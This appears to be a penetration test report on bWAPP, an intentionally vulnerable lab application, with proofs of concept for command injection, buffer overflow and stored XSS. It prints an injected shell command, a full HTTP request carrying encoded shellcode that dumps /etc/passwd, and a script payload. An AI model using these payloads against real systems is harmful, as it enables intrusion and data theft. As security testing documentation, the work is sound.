# EyalSec SECURITY

## Penetration Test Report for Bwapp

v.2.0

eyal@eyalsec.com


0587990798

## Table of Contents

## 1.0 Executive Summary

### 1.1 Security Level

0/100



Very Insecurce | insecure | moderate | mostly secure | very secure | perfect

### 1.2 Introduction

This report by EyalSec presents a detailed security assessment of your organization. Through simulated cyber attacks, we've identified vulnerabilities and provided recommendations to strengthen your defenses.

### 1.3 About EyalSec

EyalSec is a premier cybersecurity company led by an expert penetration tester. We specialize in identifying and mitigating vulnerabilities and security threats, providing detailed insights and strategic recommendations.

### 1.4 Methodology

In EyalSec we are aiming to check for every way that any attacker can harm your website or service. We start at more common vulnerabilities such as OWASP top 10 and expand to less known vulnerabilities such as HTTP smuggling or CSWSH. After all the vulnerability tests is over we are looking for ways to improve the security in case a new vulnerability will accore from source code change or new vulnerability of a future, etc. At the end of the report, we aim to give you all the vulnerabilities + all the ways to make your website and services more secure.

### 1.5 Document Distribution List

| Name | Title |
|---|---|
| Eyal Gabay | CEO / Penetration Tester |

## 1.6 Report Information

| | |
|---|---|
| **Company Name** | bWAPP |
| **Application Name** | bWAPP |
| **Delivery Date** | 02/06/2024 |
| **Timeline** | 28/05/2024 – 02/06/2024 |

## 1.7 Scope and Limitations

- http://10.0.0.14/

## 1.8 Findings Summery

| # | Sevirity | Vulnerability Title |
|---|---|---|
| **2.1** | **Critical** | **Command Injection** |
| **2.2** | **High** | **Buffer Overflow** |
| **2.3** | **Medium** | **Cross Site Scripting (Stored XSS)** |

# 2.0 FINDINGS

## 2.1 Command Injection


Sevirity: Critical

### Summary

Inside the application there is an insecure operating system (OS)  command validation that allows an attacker to execute operating system commands in the internal system. This is a major risk for the company because the attacker can simply take control of the system and change anything he wants on the website. The attacker can also try to escalate to higher permission and take over the whole system.

### Technical Details (Proof of Concept)

In the "/bWAPP/commandi.php" endpoint the parameter "target" passes through a function that executes the code as the operating system (os) command and it can simply be exploited by add ";" and place the command after it.



```
sa.gov >/dev/null; uname -a
```

```
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686 GNU/Linux
```

### Location

http://10.0.0.14/bWAPP/commandi.php

### Refference

https://owasp.org/www-community/attacks/Command_Injection

### Recommendation

Do NOT let any user to control 'shell_exec' or any 'exec' function or any function that can be used to execute operating system (os) commands.

## 2.2 Buffer Overflow

Sevirity: High


### Summary

A buffer overflow issue was identified in the application. The attack can execute malicious os commands on the web server.

### Technical Details (Proof of Concept)


If the attacker gain access to the source code of the “movie_search” file, The attacker can analyze the file and exploit it to execute operating system (os) commands through the “title” parameter.

In the below image we can see the "/etc/passwd" file content shown by the “movie_search” page after the attacker injected the buffer overflow payload to the request:



```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/bin/sh bin:x:2:2:bin:/bin:/bin/sh sys:x:3:3:sys:/dev:
/bin/sh sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/bin/sh man:x:6:12:man:/var/cache
/man:/bin/sh lp:x:7:7:lp:/var/spool/lpd:/bin/sh mail:x:8:8:mail:/var/mail:/bin/sh news:x:9:9:news:/var/spool/news:
/bin/sh uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh proxy:x:13:13:proxy:/bin:/bin/sh www-data:x:33:33:www-data:/var
/www:/bin/sh backup:x:34:34:backup:/var/backups:/bin/sh list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false syslog:x:102:103::/home/syslog:/bin/false klog:x:103:104::/home/klog:
/bin/false hplip:x:104:7:HPLIP system user,,,:/var/run/hplip:/bin/false avahi-autoipd:x:105:113:Avahi autoip
daemon,,,:/var/lib/avahi-autoipd:/bin/false gdm:x:106:114:Gnome Display Manager:/var/lib/gdm:/bin/false
pulse:x:107:116:PulseAudio daemon,,,:/var/run/pulse:/bin/false messagebus:x:108:119::/var/run/dbus:/bin/false
avahi:x:109:120:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false polkituser:x:110:122:PolicyKit,,,:/var
/run/PolicyKit:/bin/false haldaemon:x:111:123:Hardware abstraction layer,,,:/var/run/hald:/bin/false
bee:x:1000:1000:bee,,,:/home/bee:/bin/bash mysql:x:112:124:MySQL Server,,,:/var/lib/mysql:/bin/false
sshd:x:113:65534::/var/run/sshd:/usr/sbin/nologin dovecot:x:114:126:Dovecot mail server,,,:/usr/lib/dovecot:
/bin/false smmta:x:115:127:Mail Transfer Agent,,,:/var/lib/sendmail:/bin/false smmsp:x:116:128:Mail Submission
Program,,,:/var/lib/sendmail:/bin/false neo:x:1001:1001::/home/neo:/bin/sh alice:x:1002:1002::/home/alice:/bin/sh
thor:x:1003:1003::/home/thor:/bin/sh wolverine:x:1004:1004::/home/wolverine:/bin/sh johnny:x:1005:1005::/home
/johnny:/bin/sh selene:x:1006:1006::/home/selene:/bin/sh postfix:x:117:129::/var/spool/postfix:/bin/false
proftpd:x:118:65534::/var/run/proftpd:/bin/false ftp:x:119:65534::/home/ftp:/bin/false snmp:x:120:65534::/var
/lib/snmp:/bin/false ntp:x:121:131::/home/ntp:/bin/false
```

In the below image we can see the attacker inject the payload to the request:



```
POST /bWAPP/bof_1.php HTTP/1.1
Host: 10.0.0.14
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 22
Origin: http://10.0.0.14
Connection: close
Referer: http://10.0.0.14/bWAPP/bof_1.php
Cookie: PHPSESSID=9268c17bea5255fef13a773421cd4459; security_level=0
Upgrade-Insecure-Requests: 1

title=
%27%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41
%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41
%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41
%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41
%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41
%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41
%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41
%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41
%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41%41
%41%41%41%41%41%41%41%41%41%41%41%41%41%8f%92%04%08%54%58%2D%DD%FC%FD%FD%2D%01%01%01%01%2D%01%01%01%01%50%5C%25%01
%01%01%01%25%02%02%02%02%2D%75%1C%30%7D%2D%01%01%01%01%2D%01%01%01%01%50%2D%23%DF%74%2B%2D%01%01%01%01%2D%01%01%01
%01%50%2D%01%8B%E1%D9%2D%01%01%01%01%2D%01%01%01%01%50%2D%EB%0D%42%05%2D%01%01%01%01%2D%01%01%01%01%50%2D%FE%40%FE
%08%2D%01%01%01%01%2D%01%01%01%01%50%2D%72%1E%CA%01%2D%01%01%01%01%2D%01%01%01%01%50%2D%AC%15%50%5F%2D%01%01%01%01
%2D%01%01%01%01%50%2D%E7%77%85%1A%2D%01%01%01%01%2D%01%01%01%01%50%2D%67%04%58%7F%2D%01%01%01%01%2D%01%01%01%01%50
%2D%96%36%BA%F7%2D%01%01%01%01%2D%01%01%01%01%50%2D%39%CA%E7%7E%2D%01%01%01%01%2D%01%01%01%01%50%2D%92%0E%21%7D%2D
%01%01%01%01%2D%01%01%01%01%50%2D%07%E6%58%0E%2D%01%01%01%01%2D%01%01%01%01%50%27&action=search
```

## Location

http://10.0.0.14/bWAPP/bof_1.php

## Refference

https://owasp.org/www-community/vulnerabilities/Buffer_Overflow

## Recommendation

1. Use safe functions such as strncat instead of strcat, strncpy instead of strcpy, etc.
2. Use a modern operating system.

## 2.3 Cross Site Scripting (Stored XSS)

Sevirity: Medium


### Summary

While tested the application it accorded that the data go back as is, without any encoding, which implements about Cross-Site Scripting (XSS) and HTML injection. This behavior causes an unintended behavior on the client's browser and allows the attacker to execute malicious HTML, CSS, and javascript on the website.

### Technical Details (Proof of Concept)

If an attacker will send malicious HTML code in the "entry" parameter, the HTML code will get executed as HTML and not as plain text by everyone who watches his blog, and allow the attacker to steal his session, execute code (HTML, javascript, CSS), add keylogger, etc.


Attacker request:



```
POST /bWAPP/xss_stored_1.php HTTP/1.1
Host: 10.0.0.14
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:89.0) Gecko/20100101 Firefox/89.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 68
Origin: http://10.0.0.14
Connection: close
Referer: http://10.0.0.14/bWAPP/xss_stored_1.php
Cookie: PHPSESSID=2cedf7988f98abfa37c83451e3ae83b8; security_level=0
Upgrade-Insecure-Requests: 1

entry=%3Cscript%3Ealert%282%29%3C%2Fscript%3E&blog=submit&entry_add=
```

The attacker malicious code executed on the victim browser:



Your entry was added to our blog!

| # | Owner | Date | Entry |
|---|---|---|---|
| 1 | bee | 2021-07-08 01:05:36 | qwe |
| 2 | bee | 2021-07-08 01:05:37 | qwe |
| 3 | bee | 2021-07-08 01:05:37 | qwe |
| 4 | bee | 2021-07-08 01:05:39 | qwe |

### Location

http://10.0.0.14/bWAPP/XSS_stored_1.php

## Refference

https://owasp.org/www-community/attacks/xss

## Recommendation

In order to fix the XSS all the text the controled by the attacker must be encoded.
I recommand on encoding the text as 1 of the methods below:

1. Parse the data with htmlspecialchars() or htmlentities() functions before upload to the blog.
2. URL Encode Before Inserting Untrusted Data into HTML URL Parameter Values.